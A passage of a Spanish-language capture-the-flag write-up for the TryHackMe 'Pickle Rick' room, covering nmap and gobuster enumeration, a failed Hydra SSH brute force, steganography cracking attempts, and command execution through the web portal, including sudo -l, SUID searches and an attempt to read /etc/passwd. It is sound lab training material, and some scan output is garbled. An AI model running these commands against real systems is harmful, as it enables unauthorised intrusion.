

# Pickle Rick



Siendo un **challenge** de TryHackMe, aqui hay dos opciones, o usar el entorno completo via web que da esta plataforma, o usar tu propio Kali mediante una VPN.

Yo esta vez he empezado con el entorno web de TryHackMe

## Preparación del entorno

- Crear un directorio `PickleRick` y entrar en dicho directorio:

```
1 mkdir picklerick && cd picklerick
```

## Fase de recopilación de información - escaneo de red y enumeración

- Realizar el escaneo de la máquina `Pickle Rick`.

```
1 nmap -p- -sC -sV -A --min-rat=5000 10.10.16.249 -oN escaneo_picklerick.txt
```

Target Machine Information

Title	Target IP Address	Expires
Pickle Rick v2	10.10.16.249	1h 54min 15s

?

Add 1 hour

Terminate

Task 1 ● Pickle Rick



**Start Machine**

This Rick and Morty-themed challenge requires you to exploit a web server and find three ingredients to help Rick make his potion and transform himself back into a human from a pickle.

Deploy the virtual machine on this task and explore the web application: 10.10.16.249

Answer the questions below

```

root@kali: ~/picklerick
└── nmap -T4 -sC -sV -A -O --min-rate=5000 10.10.16.249 -oN escaneo_picklerick.txt
Starting Nmap 7.93 ( https://nmap.org ) at 2025-07-29 15:22 UTC
Nmap scan report for ip-10-10-16-249.eu-west-1.compute.internal (10.10.16.249)
Host is up (0.0004s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 d336fc0ff9de5a3d19ac5d1e16398cf1 (RSA)
|   256 677ebdf22e229ed177482522e35be7b (EDDSA)
|   256 178535c9f1ccfc1508830351356965ead (ED25519)
80/tcp    open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Rick Is Very Cool
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-server-software: Apache/2.4.41 (Ubuntu)
|_http-server-version: Apache/2.4.41 (Ubuntu)
|_http-server-name: 10.10.16.249
|_http-server-port: 80
|_http-server-ip: 10.10.16.249
|_http-server-encoding: gzip
|_http-server-connection: close
|_http-server-type: web
|_http-server-owner: root@kali:~/picklerick
|_http-server-fingerprint: S:SCAN(V=7.93E+00-7/2%K0T-22%CT-1%CU+43924%PV=Y%D5+1%DC+D%G+Y%M=02AB07%T
|_S:M-6888E74EXP-x86_64_pc-linux-gnu)SEQ(SP=106%CD-1%SR-10%TI-Z%CI=Z%II-I
|_S:X%TS-A)OPS(01-M2301ST11NW7%02-M2301ST11NW7%03-M2301NT11NW7%04-M2301ST11N
OS:W%05-M2301ST11NW7%06-M2301ST11WIN(W1-F4B3%W2-F4B3%W3#F4B3%W4-F4B3%W5-F
OS:4B3%W6=F4B3)ECH(R-Y%DF-Y%T+40%W-F50%W-X-M2301NSNW7%CC-Y%Q-)T1(R-Y%DF-Y%T
OS:40X5-0%A+5%F+AS%RD-0%Q-)T2(R-N)3(R-N)4(R-Y%DF-Y%T+40%W-0%5-AXA+Z%F=R
OS:30=NRU=0%Q-)T5(R-Y%DF-Y%T+40%W-0%5-Z%A-S%F=AR%IO-0%R=0%U-)T6(R-Y%DF-Y%T=
OS:40%W-0%5-AS%AF+AS%AF-RXO-XRD-0%Q-)T7(R-Y%DF-Y%T+40%W-0%5=2%A=5%KF-AR%O-%RD=0
OS:3%U-1U1(R-Y%DF-N%T+40%TPL=164%UN-0%RIPPL=GMRID=GMRIPCK-G%RUCK-G%RUD-0)1E(R
OS:-Y%DF-N%T+40%CD-S)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

Veo abiertos los puertos 22 y 80.


PUERTO	ESTADO	SERVICIO	VERSION
22	Abierto	ssh	OpenSSH 8.2p1
80	Abierto	http	Apache httpd 2.4.41

Para el puerto 22 necesitaría algún nombre de usuario para hacer **fuerza bruta** con la herramienta **Hydra**.

Voy a ver si encuentro algo por el puerto 80.

## Fase de explotación

Abro el navegador y añado la IP de la máquina, que en mi caso es: 10.10.16.249



## Help Morty!

Listen Morty... I need your help, I've turned myself into a pickle again and this time I can't change back!

I need you to **\*BURRRP\*** ....Morty, logon to my computer and find the last three secret ingredients to finish my pickle-reverse potion. The only problem is, I have no idea what the **\*BURRRRRRRRP\***, password was! Help Morty, Help!

Aquí a simple vista no veo nada, inspecciono el código fuente de la web:

```
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <title>Rick is sup4r cool</title>
5   <meta charset="utf-8">
6   <meta name="viewport" content="width=device-width, initial-scale=1">
7   <link rel="stylesheet" href="assets/bootstrap.min.css">
8   <script src="assets/jquery.min.js"></script>
9   <script src="assets/bootstrap.min.js"></script>
10 <style>
11 .jumbotron {
12   background-image: url("assets/rickandmorty.jpeg");
13   background-size: cover;
14   height: 340px;
15 }
16 </style>
17 </head>
18 <body>
19
20 <div class="container">
21   <div class="jumbotron"></div>
22   <h1>Help Morty!</h1><br>
23   <p>Listen Morty... I need your help, I've turned myself into a pickle again and this time I can't change back!</p><br>
24   <p>I need you to <b>*BURRRP*</b>....Morty, logon to my computer and find the last three secret ingredients to finish my pickle-reverse potion. The only problem is, I have no idea what the <b>*BURRRRRRRRP*</b>, password was! Help Morty, Help!</p><br>
25
26 </div>
27
28 <!--
29
30   Note to self, remember username!
31
32   Username: R1ckRul3s
33
34 -->
35
36 </body>
37 </html>
```

Aquí ya encuentro algo -> username: **R1ckRul3s**

Como ya tengo un usuario voy a probar con **Hydra**:

```
1 hydra -l R1ckRul3s -P /usr/share/wordlists/rockyou.txt ssh://10.10.16.249
```

```
[root@kali] ~[picklerick]
# hydra -l R1ckRul3s -P /usr/share/wordlists/rockyou.txt ssh://10.10.16.249
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or
secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-29 15:38:03
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399)
, ~896525 tries per task
[DATA] attacking ssh://10.10.16.249:22/
[ERROR] target ssh://10.10.16.249:22/ does not support password authentication (method reply 4).
```

No podía ser tan fácil ^-^.

**Hydra** me indica que el servicio SSH en la máquina objetivo no acepta autenticación por contraseña

Paso a verificar el tipo de autenticación permitido en SSH.

Puedo usar `nmap` con el script `ssh-auth-methods` para ver qué métodos están habilitados:

```
1 nmap -p 22 --script ssh-auth-methods 10.10.16.249
```

```
[root@kali] ~[picklerick]
# nmap -p 22 --script ssh-auth-methods 10.10.16.249
Starting Nmap 7.93 ( https://nmap.org ) at 2025-07-29 15:36 UTC
Nmap scan report for ip-10-10-16-249.eu-west-1.compute.internal (10.10.16.249)
Host is up (0.00050s latency).

PORT      STATE SERVICE
22/tcp    open  ssh
| ssh-auth-methods:
|   Supported authentication methods:
|_    publickey
MAC Address: 02:AB:07:B6:57:DF (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.37 seconds
```

Perfecto, esto me confirma lo que me indicaba Hydra: el servidor SSH **solo permite autenticación por llave pública**, y no por contraseña. Así que los ataques de fuerza bruta con usuario/contraseña no funcionarán aquí. 🧠

Voy a hacer un escaneo con **Gobuster** a ver si encuentro algo más.

El diccionario que he utilizado para ello ha sido el siguiente:

```
└# ls /usr/share/wordlists/seclists/Discovery/Web-Content
AdobeCQ-AEM.txt          directory-list-2.3-big.txt
AdobeXML.fuzz.txt         directory-list-2.3-medium.txt
Apache.fuzz.txt           directory-list-2.3-small.txt
ApacheTomcat.fuzz.txt     directory-list-lowercase-2.3-big.txt
DjangoSuite_DjangoMineswe
```

El comando usado en **Gobuster** ha sido:

```
1  gobuster dir -u http://10.10.16.249 -t 20 -w
   /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-
   medium.txt -x php,txt,png,jpg,jpeg,doc,html,java
```



```
(root㉿kali)-[~/picklerick]
# gobuster dir -u http://10.10.16.249 -t 20 -w /usr/share/wordlists/seclists/Discovery/
Web-Content/directory-list-2.3-medium.txt -x php,txt,png,jpg,jpeg,doc,html,java
=====
Gobuster v3.2.0-dev
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:                      http://10.10.16.249
[+] Method:                   GET
[+] Threads:                  20
[+] Wordlist:                 /usr/share/wordlists/seclists/Discovery/Web-Content/director
y-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:               gobuster/3.2.0-dev
[+] Extensions:              jpg,jpeg,doc,html,java,php,txt,png
[+] Timeout:                  10s
=====
2025/07/29 15:46:42 Starting gobuster in directory enumeration mode
=====
/.php                         (Status: 403) [Size: 277]
/login.php                     (Status: 200) [Size: 882]
/.html                         (Status: 403) [Size: 277]
/index.html                    (Status: 200) [Size: 1062]
/assets                        (Status: 301) [Size: 313] [→ http://10.10.16.249/assets/]
/portal.php                     (Status: 302) [Size: 0] [→ /login.php]
/robots.txt                     (Status: 200) [Size: 17]
/.html                         (Status: 403) [Size: 277]
/.php                          (Status: 403) [Size: 277]
/denied.php                     (Status: 302) [Size: 0] [→ /login.php]
/server-status                  (Status: 403) [Size: 277]
/clue.txt                       (Status: 200) [Size: 54]
Progress: 1980443 / 1985049 (99.77%)
=====
2025/07/29 15:49:42 Finished
=====
```

Me han aparecido varios códigos de respuesta HTTP **220 Ok**.

Voy a inspeccionarlos 1 a 1 a ver que veo.

[login.php](#)

Vaya que sorpresa ... una página para *loguearse*.



## Portal Login Page

Username:


Password:

**Login**

### [robots.txt](#)

Solo veo un texto:

**Wubbalubbadubdub** (puede ser una contraseña??)




El código fuente aquí no esconde nada.

### **clue.txt**

Solo hay una frase:


*Look around the file system for the other ingredient.*



El código tampoco esconde nada.

### **assets**

Aquí parece haber algo interesante:



## Index of /assets

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>		-	
<a href="#">bootstrap.min.css</a>	2019-02-10 16:37	119K	
<a href="#">bootstrap.min.js</a>	2019-02-10 16:37	37K	
<a href="#">fail.gif</a>	2019-02-10 16:37	49K	
<a href="#">jquery.min.js</a>	2019-02-10 16:37	85K	
<a href="#">picklerick.gif</a>	2019-02-10 16:37	222K	
<a href="#">portal.jpg</a>	2019-02-10 16:37	50K	
<a href="#">rickandmorty.jpeg</a>	2019-02-10 16:37	488K	

Apache/2.4.41 (Ubuntu) Server at 10.10.16.249 Port 80

Reviso todos los archivos y me descargo las dos imágenes.

Usando el siguiente comando para la imagen "portal.jpg":

```
1 wget http://10.10.16.249/assets/portal.jpg
```

Y el siguiente comando para "rcikandmorty.jpeg":

```
1 wget http://10.10.16.249/assets/rickandmorty.jpeg
```

```
[root@kali]~[~/picklerick]
# wget http://10.10.16.249/assets/portal.jpg
--2025-07-29 16:02:35-- http://10.10.16.249/assets/portal.jpg
Connecting to 10.10.16.249:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 51203 (50K) [image/jpeg]
Saving to: 'portal.jpg'

portal.jpg          100%[=====] 50.00K --.-KB/s    in 0s

2025-07-29 16:02:35 (505 MB/s) - 'portal.jpg' saved [51203/51203]

[root@kali]~[~/picklerick]
# wget http://10.10.16.249/assets/rickandmorty.jpeg
--2025-07-29 16:02:53-- http://10.10.16.249/assets/rickandmorty.jpeg
Connecting to 10.10.16.249:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 499549 (488K) [image/jpeg]
Saving to: 'rickandmorty.jpeg'

rickandmorty.jpeg      100%[=====] 487.84K --.-KB/s    in 0.02s

2025-07-29 16:02:54 (24.8 MB/s) - 'rickandmorty.jpeg' saved [499549/499549]

[root@kali]~[~/picklerick]
```

Así que mi directorio `picklerick` contiene de momento las dos imágenes y el resultado del escaneo con `nmap`.

```
[root@kali]~[~/picklerick]
# ls
escaneo_picklerick.txt  portal.jpg  rickandmorty.jpeg
```

A partir de aquí lo que he hecho ha sido proceder con esta ROOM de THM en mi Kali personal usando una VPN (ya que no podía instalar alguna otra herramienta, como **STEGHIDE** por ejemplo). Así que si veis que en algún momento la IP de la máquina de PICKLERICK ha cambiado, es porque se me termina la sesión y no la actualicé a tiempo :)

Instalo **Stegcracker** en mi máquina de Kali en **UTM**.

```
[dani㉿kali)-[~/thm/picklerick]
$ stegcracker
Command 'stegcracker' not found, but can be installed with:
sudo apt install stegcracker
Do you want to install it? (N/y)y
sudo apt install stegcracker
[sudo] password for dani:
Installing:
  stegcracker

Summary:
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 0
  Download size: 12.0 kB
  Space needed: 51.2 kB / 35.0 GB available

Get:1 http://mirror.es.cdn-perfprod.com/kali kali-rolling/main arm64 stegcracker all 2.1.0-5 [12.0 kB]
Fetched 12.0 kB in 0s (24.7 kB/s)
Selecting previously unselected package stegcracker.
(Reading database ... 437224 files and directories currently installed.)
Preparing to unpack .../stegcracker_2.1.0-5_all.deb ...
Unpacking stegcracker (2.1.0-5) ...
Setting up stegcracker (2.1.0-5) ...
Processing triggers for man-db (2.13.1-1) ...
Processing triggers for kali-menu (2025.3.0) ...
Scanning processes ...
Scanning linux images ...

Running kernel seems to be up-to-date.

No services need to be restarted.

No containers need to be restarted.

No user sessions are running outdated binaries.

No VM guests are running outdated hypervisor (qemu) binaries on this host.

[dani㉿kali)-[~/thm/picklerick]
$
```

**Nota:** A partir de aquí lo que he hecho ha sido proceder con esta ROOM de THM en mi Kali personal usando una VPN (ya que no podía instalar alguna otra herramienta, como STEGCRACKER por ejemplo).

Para hacer fuerza bruta con STEGCRACKER, creo un archivo TXT (a modo de passwd) con la palabra antes encontrada.

```
[dani㉿kali)-[~/thm/picklerick]
$ sudo nano passwd.txt
```

Ahora si que puedo usar **stegcracker** con las imágenes descargadas.  
Pruebo con la primera imagen.

```
(dani㉿kali)-[~/thm/picklerick]
$ stegcracker -o stego_picklerick.txt portal.jpg passwd.txt
StegCracker 2.1.0 - (https://github.com/Paradoxis/StegCracker)
Copyright (c) 2025 - Luke Paris (Paradoxis)

StegCracker has been retired following the release of StegSeek, which
will blast through the rockyou.txt wordlist within 1.9 second as opposed
to StegCracker which takes ~5 hours.

StegSeek can be found at: https://github.com/RickdeJager/stegseek

Counting lines in wordlist..
Attacking file 'portal.jpg' with wordlist 'passwd.txt' ..
Error: Failed to crack file, ran out of passwords.
```

Nada.

Pruebo con la segunda imagen.

```
(dani㉿kali)-[~/thm/picklerick]
$ stegcracker -o stego_picklerick2.txt rickandmorty.jpeg passwd.txt
StegCracker 2.1.0 - (https://github.com/Paradoxis/StegCracker)
Copyright (c) 2025 - Luke Paris (Paradoxis)

StegCracker has been retired following the release of StegSeek, which
will blast through the rockyou.txt wordlist within 1.9 second as opposed
to StegCracker which takes ~5 hours.

StegSeek can be found at: https://github.com/RickdeJager/stegseek

Counting lines in wordlist..
Attacking file 'rickandmorty.jpeg' with wordlist 'passwd.txt' ..
Error: Failed to crack file, ran out of passwords.
```

Tampoco nada, me dice de usar otra herramienta ya que **stegcracker** parece está obsoleta.

```
(dani㉿kali)-[~/thm/picklerick]
└─$ stegseek
Command 'stegseek' not found, but can be installed with:
sudo apt install stegseek
Do you want to install it? (N/y)y
sudo apt install stegseek
Installing:
  stegseek

Summary:
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 0
  Download size: 112 kB
  Space needed: 409 kB / 35.0 GB available

Get:1 http://http.kali.org/kali kali-rolling/main arm64 stegseek arm64 0.6+git20210910.ff677b9-1+b1 [112 kB]
Fetched 112 kB in 1s (146 kB/s)
Selecting previously unselected package stegseek.
(Reading database ... 437240 files and directories currently installed.)
Preparing to unpack .../stegseek_0.6+git20210910.ff677b9-1+b1_arm64.deb ...
Unpacking stegseek (0.6+git20210910.ff677b9-1+b1) ...
Setting up stegseek (0.6+git20210910.ff677b9-1+b1) ...
Processing triggers for kali-menu (2025.3.0) ...
Scanning processes ...
Scanning linux images ...
```

## Pruebo con **stegseek**

```
(dani㉿kali)-[~/thm/picklerick]
└─$ stegseek portal.jpg /usr/share/wordlists/rockyou.txt
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Progress: 99.92% (133.3 MB)
[!] error: Could not find a valid passphrase.

(dani㉿kali)-[~/thm/picklerick]
└─$ stegseek rickandmorty.j[T]eg /usr/share/wordlists/rockyou.txt
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Progress: 99.64% (133.0 MB)
[!] error: Could not find a valid passphrase.
```

Tampoco ha habido suerte. Parece que no hay nada que hacer con **Esteganografía**.

Recapitulemos hasta ahora. He podido descubrir:

- Puertos abiertos 22 y 80
- Una web donde en el código fuente he obtenido un usuario
- Enumeración de directorio usando **gobuster**
  - Página LOGIN
  - Página ASSETS
  - Página CLUE

- Página ROBOTS (aquí encontré una palabra rara ... un momento, no será una contraseña??)

Pues teniendo un usuario y lo que parece una contraseña, pruebo en la página de LOGIN.

## Portal Login Page

Username:

Password:

NO TE CREEEO (ha funcionado).

Rick Portal

Commands

Potions

Creatures

Potions

Beth Clone Notes

## Command Panel

Commands



Bueno, estamos aprendiendo, no iba a salir todo esto a la primera :D

**COMMAND PANEL** me suena a poder introducir comandos, pruebo con algo básico como intentar listar contenido:

## Command Panel


```
ls -la
```

Execute

```
total 40
drwxr-xr-x 3 root    root   4096 Feb 10  2019 .
drwxr-xr-x 3 root    root   4096 Feb 10  2019 ..
-rw-r--r-- 1 ubuntu  ubuntu  17 Feb 10  2019 Sup3rS3cretPickl3Ingred.txt
drwxrwxr-x 2 ubuntu  ubuntu  4096 Feb 10  2019 assets
-rw-r--r-- 1 ubuntu  ubuntu   54 Feb 10  2019 clue.txt
-rw-r--r-- 1 ubuntu  ubuntu 1105 Feb 10  2019 denied.php
-rwxrwxrwx 1 ubuntu  ubuntu 1062 Feb 10  2019 index.html
-rw-r--r-- 1 ubuntu  ubuntu 1438 Feb 10  2019 login.php
-rw-r--r-- 1 ubuntu  ubuntu 2044 Feb 10  2019 portal.php
-rw-r--r-- 1 ubuntu  ubuntu   17 Feb 10  2019 robots.txt
```

Funciona, veo algo nuevo: **Sup3rS3cretPickl3Ingred.txt**

Duplico la ventana del explorador web y pruebo de añadir esto como URL nueva.



Parece que ya he encontrado 1 de los 3 ingredientes.

Confirmo que es el primer ingrediente.

What is the first ingredient that Rick needs?

mr. meeseek hair

✓ Correct Answer

Pruebo otra seria de comandos como whoami , sudo -l , cat /etc/passwd , find / -perm -4000 2/dev/null ...

Rick Portal

Commands

Potions

Creatures

Potions

Beth Clone Notes

## Command Panel

```
whoami
```

Execute

```
www-data
```

Me dice que el usuario actual es `www-data`.

Pruebo con `sudo -l`:

Rick Portal

Commands

Potions

Creatures

Potions

Beth Clone Notes

## Command Panel

```
sudo -l
```


Execute

```
Matching Defaults entries for www-data on ip-10-10-71-243:  
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/b
```

```
User www-data may run the following commands on ip-10-10-71-243:  
    (ALL) NOPASSWD: ALL
```

Me indica que el usuario `www-data` puede ejecutar **cualquier comando como cualquier usuario (incluso root)** sin necesidad de ingresar contraseña.

Busco posibles vectores de **escalada de privilegio**:



## Command Panel

```
find / -perm -4000 2>/dev/null
```

Execute

```
/snap/core/17200/bin/mount
/snap/core/17200/bin/ping
/snap/core/17200/bin/ping6
/snap/core/17200/bin/su
/snap/core/17200/bin/umount
/snap/core/17200/usr/bin/chfn
/snap/core/17200/usr/bin/chsh
/snap/core/17200/usr/bin/gpasswd
/snap/core/17200/usr/bin/newgrp
/snap/core/17200/usr/bin/passwd
/snap/core/17200/usr/bin/sudo
/snap/core/17200/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/17200/usr/lib/openssh/ssh-keysign
```

[Rick Portal](#)[Commands](#)[Potions](#)[Creatures](#)[Potions](#)[Beth Clone Notes](#)

## Command Panel

```
cat /etc/passwd
```

[Execute](#)

Command disabled to make it hard for future **PICKLEEEE RICCCKKKK.**



Con esto me da por inspeccionar el código fuente.

```
<!DOCTYPE html>
<html lang="en">
<head>
    <title>Rick is sup4r cool</title>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <link rel="stylesheet" href="assets/bootstrap.min.css">
    <script src="assets/jquery.min.js"></script>
    <script src="assets/bootstrap.min.js"></script>
</head>
<body>
